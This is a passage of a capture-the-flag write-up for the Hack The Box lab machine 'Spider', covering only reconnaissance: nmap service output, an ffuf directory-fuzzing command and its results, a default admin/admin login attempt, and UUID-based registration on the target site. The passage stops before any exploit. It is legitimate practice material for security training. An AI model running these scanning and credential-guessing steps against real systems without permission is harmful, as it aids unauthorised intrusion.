
1.0 RECONAISSANCE


1.1 Network Port Scanning

Discovered port 22 is opened with OpenSSH services



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCZKP7Ebfve8CuM7AUHwkj38Y/0Pw04ub27AePqlhmH8FpgdDCkj3WINW8Yer3nmxZdh7zNadl6FZXYfmRRl/K3BC33Or44id3e8Uo87hMKP9F5Nv85W7Lfao
JhsHdwKL+u3h494N1Cv0n2ujJ2/KCYLQRZwvn1XfS4crkTVmNyrw3xtCYq0aCHNYxp51/WhNRULDf0MUMnA78M/1K9+erVCg4tOVMBisu2SD7SHN//E2IwSfHJTHfyDj+/zi6BbKzW+4rIxxJr2GRNDaPlYXsm3/
up5M+t7lMIYwHOTIRLu3trpx4lfWfIKea9uTNiahCARy3agSmx7f1WLp5NuLeH
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLxMnAdIHruSk1hB7McjxnudQ7f6I5sKPh1NpJd3Tmb9tedtLNqqPXtzroCP8caSRkfXjtJ/hp+CiobuuYW8+f
U=
|   256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGJq0AuboJ6i4Hv3fUwQku//NLipnLhz1PfrV5KZ89eT
```


Discovered port 80 with Http web server services



```
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGJq0AuboJ6i4Hv3fUwQku//NLipnLhz1PfrV5KZ89eT
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: F732B9BF02F87844395C3A78B6180A7E
| http-methods:
|_  Supported Methods: GET POST HEAD OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to Zeta Furniture.
```

1.2 Access site on port 80


Requested the website



Internal Server Error


The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Add the hostname to /etc/hosts and access page again. Discovered a home page



1.3 Web directory fuzzing in port 80


Discovered that "login" and "register" can be access



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$ sudo ffuf -u 'http://spider.htb/FUZZ' -w '/usr/share/seclists/Discovery/Web-Content/raft-medium-directorie
s-lowercase.txt' -o ./web-dir/spider.ffuf -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://spider.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
 :: Output file      : ./web-dir/spider.ffuf
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

register                [Status: 200, Size: 2130, Words: 551, Lines: 86]
logout                  [Status: 302, Size: 209, Words: 22, Lines: 4]
user                    [Status: 302, Size: 219, Words: 22, Lines: 4]
login                   [Status: 200, Size: 1832, Words: 442, Lines: 78]
view                    [Status: 302, Size: 219, Words: 22, Lines: 4]
:: Progress: [26584/26584] :: Job [1/1] :: 178 req/sec :: Duration: [0:02:31] :: Errors: 2 ::
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Spider$
```

1.4 Accessed to new discovered directory

Login page and tested with random credentials.



Admin login.


Unable to login.

Username (UUID given at registration!): admin

Password: admin

Zeta Products.

Register page. Discovered normal register user page.



User Registration.

Username: sodanew


Confirm username: sodanew

Password: •••••••

Confirm password: •••••••

Zeta Products.

Create random credentials will lead to login page



spider.htb/login?uuid=a767b64e-b3e9-4272-b906-ef2fcc4b3d9a

Admin login.


Username (UUID given at registration!): a767b64e-b3e9-4272-b906-ef2fcc4b3d9a

Password:


Zeta Products.

1.5 Login to new credentials

Home page with additional user information



"user" page. Displayed username and the UUID



User information

Username


sodanew

UUID


d55e4de9-02bb-4f5f-b347-5121bb7f3131

Zeta Products.


Check on the product chairs. Discovered user 'chiv' and the product-details id ??


spider.htb/product-details/2
Nessus
CTF-Tool
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...
HOME > FURNITURE > CHAIRS > BLACK CHAIR
HOME
CART
CHECKOUT
ADMIN
%Discount%
New this week
CART (1)
$1337
Black Chair posted by user 'chiv'
In Stock
This is the same as the other one but in black.
Qty 1
Add to cart

